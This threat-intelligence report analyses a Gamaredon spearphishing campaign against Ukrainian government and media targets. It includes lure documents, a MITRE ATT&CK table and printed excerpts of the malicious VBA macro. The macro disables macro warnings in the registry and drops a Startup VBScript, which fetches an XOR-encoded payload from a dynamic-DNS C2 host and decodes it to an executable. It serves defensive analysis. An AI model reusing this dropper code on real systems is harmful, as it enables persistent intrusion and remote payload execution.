Gamaredon Activity

Overview

The Anomali Threat Research (ATR) team has identified malicious activity that we believe is being conducted by the Russia-sponsored Advanced Persistent Threat (APT) group Gamaredon (Primitive Bear). Some of the documents have been discussed by other researchers[1].[1] This Gamaredon campaign appears to have begun in mid-October 2019 and is ongoing as of November 25, 2019. Based on lure documents observed by ATR, we believe that at least the following Ukrainian entities and individuals may be targeted:

- Diplomats
- Government officials / employees
- Journalists
- Law enforcement
- Military Officials / Personnel
- Non-Governmental Organization (NGO)
- The Ministry of Foreign Affairs of Ukraine.

ATR has identified TTPs within this campaign that have been previously attributed to Gamaredon activity; these include the following:

- The use of Dynamic Domain Name Server (DDNS) domains for Command and Control (C2)
- Visual Basic for Applications (VBA) macro
- VBScript

New Gamaredon TTPs:

- Template injection

Targeting

In mid-November 2019, ATR discovered suspicious .docx files during routine intelligence collection. As of this writing, the distribution method of these documents cannot be confirmed, however, we believe it is likely spearphishing. The primary objective of this campaign, was identified in mid-November 2019, appears to be targeting Ukrainian governmental entities. Gamaredon is using weaponized documents, sometimes retrieved from legitimate sources as the initial infection vector. Anomali researchers identified lure documents after conducting additional analysis that is believed to be used by Gamaredon in an ongoing campaign. The documents reveal malicious activity from at least September 2019, to November 25, 2019.

1 Evgeny Ananin and Artern Semenchenko "The Gamaredon Group: A TTP Profile Analysis," Fortinet Blog, accessed November 25, 2019, published August 21 2019, https://www.fortinet.com/blog/threat-research/gamaredon-group-ttp-profile-analysis.html; ZLAB-YOROI, "The Russian Shadow in Eastern Europe: Ukrainian MOD Campaign," YOROI Blog, accessed November 25, 2019, published April, 24, 2019 https://blog.yoroi.company/research/the-russian-shadow-in-eastern-europe-ukrainian-mod-campaign/; ZLAB-YOROI, "The Russian Shadow in Eastern Europe: A Month Later," YORIO Blog, accessed November 25, 2019, published June 4, 2019, https://blog.yoroi.company/research/the-russian-shadow-in-eastern-europe-a-month-later/.




Figure 1 – Infection chain

Infection Chain

Analysts' note: The language capabilities to read some of the lure documents is not available within Anomali at this time. It is encouraged those with the language skills necessary to analyze the documents further should do so.

Lure Document Analysis


Document 1 (Fig. 2)

Document Title – 343_9130.docx

Sample – a53399476a73154681fd4d39614be6b7b41c20865eb979434eb49fd69851a706

Submission date – 2019-11-21 20:03:33 UTC

343_9130.docx is addressed to the "Dnipro Control System." The document appears to discuss requirements instituted by the Chief of the General Staff, at this time Ruslan Khomchak, regarding organization work to clarify the improvement of visual agitation in areas of subordinate



Передати електронною поштою АСУ "Дніпро"
Згідно розрахунку розсилки

МІНІСТЕРСТВО ОБОРОНИ УКРАЇНИ
ГОЛОВНЕ УПРАВЛІННЯ ОПЕРАТИВНОГО ЗАБЕЗПЕЧЕННЯ ЗБРОЙНИХ СИЛ УКРАЇНИ
вул. Дегтярівська, 11 в
Київ 04119
Тел.: (044) 481-59-46
E-mail: a-rhbz@rear.dod.ua
Код 34980931
" 21 " листопада 2019 № 343/9130

На виконання вимог начальника Генерального штабу — Головнокомандувача Збройних Сил України від 28.09.2019 № 304/3/4075т та з метою належної організації виконання вимог наказу Генерального штабу Збройних Сил України від 04.01.2017 № 4 "Про затвердження Інструкції з організації інформаційно-пропагандистського забезпечення у Збройних Силах України" в частині, що стосується особливостей використання засобів наочної агітації **в и м а г а ю:**

Командирам військових частин:

1. У термін до 25.11.2019 організувати роботу щодо уточнення завдань із вдосконалення наочної агітації на території підпорядкованих військових частин, а саме:

забезпечити вивчення особовим складом структур морально- психологічного забезпечення вимог Інструкції з організації інформаційно- пропагандистського забезпечення у Збройних Силах України, затвердженої наказом Генерального штабу Збройних Сил України від 04.01.2017 № 4 (п.п. 6.2 - 6.4) та Положення про кімнату традицій у Збройних Силах України, затверджене наказом Г енерального штабу Збройних Сил У країни від 05.09.2018 № 299 з питань що стосуються оформлення наочної агітації у військових частинах;

організувати демонтаж відповідно до вимог керівних документів застарілих (не актуальних) конструкцій наочної агітації (стели, стенди, гасла) на території військових частин.

2. Під час організації та забезпечення виконання заходів з оформлення наочної агітації на території військових частин користуватися Методичними рекомендаціями, що додаються.

3. Про проведені заходи доповісти письмово у термін до 25.12.2019.

Figure 2 – Dnipro Control System Lure Document

military units. Specifically, to provide military personnel morale and psychological assistance in regards to the organization of information and propaganda support as approved by the General Staff of the Armed Forces of Ukraine, amongst other information points. Considering the complex history of Dnipro, which will not be discussed in this report, and the content of the lure document, we believe that the Russian threat group Gamaredon is behind this malicious activity.

Document 2 (Fig. 3)

Document Title – Запит.docx

Sample – 8d0c02d05b56a43d9fe2cf1e7df45d5bc2784af89226dc6403264256ba708e31

Submission date – 2019-11-08 16:15:21 UTC

This document was produced by the Non-Governmental Organization (NGO) media-watchdog organization, Detector Media, based in Kyiv Ukraine. The document discusses how the Kyiv Post reporter, Anna Myronyuk, said that she was receiving threatening SMS messages. The messages came from militia fighters located in occupied territories Luhansk, Ukraine consisting of threats of a 10 year to life prison sentence. Myronyuk stated on her Facebook page that she is now concerned for journalists in Ukraine and that "contact data of journalists who filed applications to be accredited to work in combat zone or JFO has occurred[2]." The journalistic narrative, geopolitical location in relation to Russia and its occupation operations, all align with a sophisticated Russia-sponsored threat group that we believe is Gamaredon.

2 "JOURNALIST OF KYIV POST AND HER COLLEAGUES RECEIVE THREATS FROM LUHANSK MILITIA, BLAMES DATA LEAK," Institute of Mass Information (Інститут Масової Інформації (IMI)), accessed November 25, 2019, published September 26, 2019, https://imi.org.ua/en/news/journalist-of-kyiv-post-and-her-colleagues-receive-threats-from-luhansk-militia-suggest-data-leak-i29752; Irina Ryaboshtan, "Kyiv Post reporters complain about threat from ORLA fighters, suggesting data leaks ("Журналісти Kyiv Post поскаржилися на погрози з боку бойовиків ОРЛО, припустивши витікданих"), Detector Media, accessed November 25, 2019, published September 24, 2019, https://detector.media/community/article/170996/2019-09-24-zhurnalisti-kyiv-post-poskarzhilisya-na-pogrozi-z-boku-boiovikiv-orlo-pripustivshi-vitik-danikh/.

ДЕТЕКТОР МЕДІА
ГРОМАДСЬКА ОРГАНІЗАЦІЯ

ГО «Детектор Медіа», код ЄДРПОУ 26476763
Юр. адреса: 04060, м. Київ, вул. Різька, 15
Фіз. адреса: 04071, м. Київ,
пров. Ярославський, 7/9, оф.10.
Email: info@detector.media
Тф.: +38 (044) 290-82-76
Тел.: +38 (098) 446-61-95

Інформаційний запит

05.11.2019 року журналістка Kyiv Post Анна Миронюк повідомила, що, ймовірно, стався витік даних журналістів, які подали заявки на акредитацію в зоні бойових дій або ООС.

https://www.facebook.com/photo.php?fbid=2514082801990506&set=a.794967737235363&type=3&theater

Просимо компетентну особу надати коментар щодо ситуації. Зокрема, підтвердити або спростувати інформацію про те, що стався витік даних. Як дані журналістів можуть потрапити в розпорядження незаконних збройних формувань?

Відповідь просимо надати на електронну адресу «Детектора медіа» info@detector.media.

06.11 2019


Випускова редакторка

інтернет-видання «Детектор медіа»

Ірина Рябоштан

0636546172

Figure 3 – Detector Media Lure Document



Міністерство закордонних справ України

Горбача Юрія Анатолійовича,

e-mail: volyn4vlada@seznam.cz

Запит щодо доступу до публічної інформації

На підставі ст. 34 Конституції України та ст. 5 Закону України «Про інформацію» кожен має право на інформацію, що передбачає можливість вільного одержання, використання, поширення, зберігання та захисту інформації, необхідної для реалізації своїх прав, свобод і законних інтересів.

Відповідно до ч. 2 ст. 1 Закону України «Про доступ до публічної інформації» **публічна інформація є відкритою**, крім випадків, встановлених законом. Частина 5 ст. 6 цього нормативно-правового акту передбачає, що **не може бути обмежено доступ до інформації про розпорядження бюджетними коштами, володіння, користування чи розпорядження державним, комунальним майном**, у тому числі до копій відповідних документів, умови отримання цих коштів чи майна, прізвища, імена, по батькові фізичних осіб та найменування юридичних осіб, які отримали ці кошти або майно.

Figure 4 – Information Request to Ministry of Foreign Affairs of Ukraine

Document 3 (Fig. 4)

Document Title – Запит.docx

Sample – e68001e37577a90980400 9dcbdfd 9d25a40e0f750475922195d2649f3 d207821

Submission date – 2019-09-10 08:09:44 UTC

The owner(s) of the email address volyn4vlada@seznam[.]cz, called Gorbachev Yuri Anatolievich, appears to be making an information request to the Ministry of Foreign Affairs of Ukraine. Interestingly, this name appears to be a combination of Yuri Anatolievich Pteyenko, a Russian film composer, and Yuri Gorbachev, a Russian painter and sculptor. At the time of this writing, it is unknown if Gorbachev Yuri Anatolievich is a real person, it is more likely that this is just an alias being used by threat actors in attempts to target the Ministry of Foreign Affairs of Ukraine.

Technical Analysis

Sample – ef05a612ebfc0954746e81b0b40f2a73e2 a5d65c55373fa06cc32cf9fe92951b

The initial document does not contain any VBA macros, instead it downloads a Document Template (.dot) from a remote location. This technique is called as Template Injection. The below screenshot shows the progress of the downloading .dot from the internet.

The downloaded template (.dot file) contains VBA macros and it gets executed automatically in the background while the user is viewing the decoy document. Upon analyzing the .dot file using Oletools, we can extract the macro as shown below.




Figure 5 – URL is injected in the XML Template




Figure 6 – Template file (.dot) downloaded from remote URL

```
Private Sub Document_Open()

Dim UdxwFGE
UdxwFGE = "Set WShell=CreateObject(""WScript.Shell"")"
Set NWaCXdm = CreateObject("WScript.Network")
Dim CmSmESn, tJXKHkq
Set DdpIbVs = CreateObject("Scripting.FileSystemObject")
CmSmESn = DdpIbVs.Drives(Environ("SystemDrive")).SerialNumber
IvRrPic = NWaCXdm.ComputerName
Dim oiRBGZC, CHTFLQZ, XDnhLvI
HVguxxJ$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version & _
"\Word\Security\"
CreateObject("WScript.Shell").RegWrite HVguxxJ$ & "AccessVBOM", 1, "REG_DWORD"
CreateObject("WScript.Shell").RegWrite HVguxxJ$ & "VBAWarnings", 1, "REG_DWORD"
hoCSAJn = Hex(CmSmESn)
tJXKHkq = "http://get-icons.ddns.net/" & IvRrPic & "_" & hoCSAJn & "//autoindex.php"
AppPaths = Environ("Appdata")

IGQdkic = AppPaths + "\Microsoft\Windows\Start Menu\Programs\Startup\""+" + "RandStrinh" + "+"".exe"
sZYNIfx = AppPaths + "\""+ RandStrinh +" + """.txt"
Dim uIHfXBy As Object
Set uIHfXBy = DdpIbVs.CreateTextFile(AppPaths + "\Microsoft\Windows\Start Menu\Programs\Startup\templates.vbs", True, True)

uIHfXBy.Write "Function SklDPgF(URLA)" + vbCrLf
uIHfXBy.Write "On Error Resume Next" + vbCrLf
uIHfXBy.Write "Set xPQUoEJ = CreateObject(""MSXML2.XMLHTTP"")" + vbCrLf
uIHfXBy.Write "With xPQUoEJ" + vbCrLf
uIHfXBy.Write ".Open ""GET"", URLA, False" + vbCrLf
uIHfXBy.Write ".send" + vbCrLf
```

Figure 7 – Screenshot of Embedded Macros

VBA Macro Analysis

The VBA Macro writes a VBScript file to the startup folder to be executed on startup. The script creates a "WScript.Network" object from which the NetBIOS computer name is fetched. The serial number of the "SystemDrive" is also ascertained. This is placed into a URL path string as a UID for the machine. The registry is changed so that in the future that Macro security warnings are disabled. The added keys are shown in Figure 8.

Registry Key changes:

`HKEY_CURRENT_USER\Software\Microsoft\Office\[Version]\Word\Security\AccessVBOM: 0x00000001`

`HKEY_CURRENT_USER\Software\Microsoft\Office\[Version]\Word\Security\VBAWarnings: 0x00000001`




Figure 8 - Registry Entry to Disable Macro Warnings

```
Dim uIHfXBy As Object
Set uIHfXBy = DdpIbVs.CreateTextFile(AppPaths + "\Microsoft\Windows\Start Menu\Programs\Startup\templates.vbs", True, True)

uIHfXBy.Write "Function SklDPgF(URLA)" + vbCrLf
uIHfXBy.Write "On Error Resume Next" + vbCrLf
uIHfXBy.Write "Set xPQUoEJ = CreateObject(""MSXML2.XMLHTTP"")" + vbCrLf
uIHfXBy.Write "With xPQUoEJ" + vbCrLf
uIHfXBy.Write ".Open ""GET"", URLA, False" + vbCrLf
uIHfXBy.Write ".send" + vbCrLf
uIHfXBy.Write "End With" + vbCrLf
uIHfXBy.Write "If xPQUoEJ.Status = 200 Then" + vbCrLf
uIHfXBy.Write "SklDPgF = xPQUoEJ.ResponseBody" + vbCrLf
uIHfXBy.Write "End If" + vbCrLf
uIHfXBy.Write "End Function" + vbCrLf
uIHfXBy.Write "Function Encode( vbXeKDH, AIAuLVG, hSzNmoT )" + vbCrLf
uIHfXBy.Write "Dim i, IFEBjhn, GwGGIKY, BzhKGGm, vLtHGiD, j " + vbCrLf
uIHfXBy.Write "Const ForAppending =  8" + vbCrLf
uIHfXBy.Write "Const ForReading =  1" + vbCrLf
uIHfXBy.Write "Const ForWriting =  2" + vbCrLf
uIHfXBy.Write "Const TristateFalse =  0" + vbCrLf
uIHfXBy.Write "Const TristateMixed = -2" + vbCrLf
uIHfXBy.Write "Const TristateTrue = -1" + vbCrLf
uIHfXBy.Write "Const TristateUseDefault = -2" + vbCrLf
```

Figure 9 – Code writing VCScript to file




Figure 10 – Malicious VBScript file in the Startup folder

A file is created in the startup folder and VBScript code is written to it line by line as shown in Figures 9 and 10.

When the machine reboots this VBScript file will execute. It will first sleep for 181340 milliseconds. It will then perform an HTTP GET request to a dynamic DNS domain to download another encrypted stage. The response body is gathered and passed into a subroutine. In the subroutine, the response body from the server is written to a buffer and saved to a text file in the "AppData\Roaming" folder. A random string is generated and used as the file name. A handle to the is fetched and the size is checked. The file is deleted if the size is less than 11485 bytes. This feature is being used to remove potentially suspicious artifacts. A file will only be sent if the actor determines that the now-infected target is worthy of a second-stage payload, otherwise the file deletion continues on its loop to remove evidence of the actor's activity. This process is shown in Figure 11 below. No data has been received from the server, as of this writing. An example, using fake data sent from a local server, of what a second-stage respond would look like is shown in Figure 12 below.




Figure 11 – Encoded Payload dropped in %appdata%

If the file is greater than 11485 bytes, it will proceed to decode it. It uses an 8 letter key string that is converted into an integer array. The key is "8282B76F" ([56,50,56,50,66,55,54,70]). In the decoding function, the text file is opened up as a TextStream object. Then the text file is deleted.

Another file is created in the startup folder where the result of the decoding is going to be stored. It is created with the extension ".exe". Therefore it is highly likely that the next stage is meant to be an XOR encoded executable file, intended to run at startup. The path is:

`"C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\"+[Random String]+".exe"`

The decoding loops of the key array with the position changing the index position, the result is written to the ".exe" file, as shown in Figure 13. An example of the decoded executable is shown in Figure 14.

```
If IFEBjhn.FileExists( vbXeKDH ) Then
Set GwGGIKY   = IFEBjhn.GetFile( vbXeKDH )
Set vLtHGiD = GwGGIKY.OpenAsTextStream( ForReading, TriStateFalse )
Else
vLtHGiD.Close
```

Figure 12 – VBScript Code to open the encoded file as TextStream object

```
Do Until vLtHGiD.AtEndOfStream
For i = 0 To UBound( hSzNmoT )
i + 1 mod ( UBound( hSzNmoT ))
BzhKGGm.Write Chr( Asc( vLtHGiD.Read( 1 ) ) Xor hSzNmoT(i) )
if vLtHGiD.AtEndOfStream Then Exit Do
Next
Loop
set i = 0
Do Until vLtHGiD.AtEndOfStream
i = ( i + 1 ) \ ( UBound( hSzNmoT ) + 1 )
BzhKGGm.Write Chr( Asc( vLtHGiD.Read( 1 ) ) Xor hSzNmoT(j) )
i=i+1
If j<UBound( hSzNmoT ) Then
j=j+1
else j=0
End If
Loop
```

Figure 13 – Screenshot of the decoding loop




Figure 14 – Second stage payload from the C2

MITRE ATT&CK™

Tactic	ID	Name	Description
Initial Access	T1193	Spearphishing Attachment	Users are most likely sent malicious content via email attachments.
Execution	T1204	User Execution	Relies on actions from the user
	T1064	Scripting	Adversaries use Visual Basic scripts to perform actions.
Discovery	T1082	System Information Discovery	Computer Name and Serial Drive number are collected.
	T1016	System Network Configuration Discovery	Gathers NetBIOS name
Persistence	T1060	Registry Run Keys/ Startup Folder	VBScript file is dropped to Startup folder for persistence
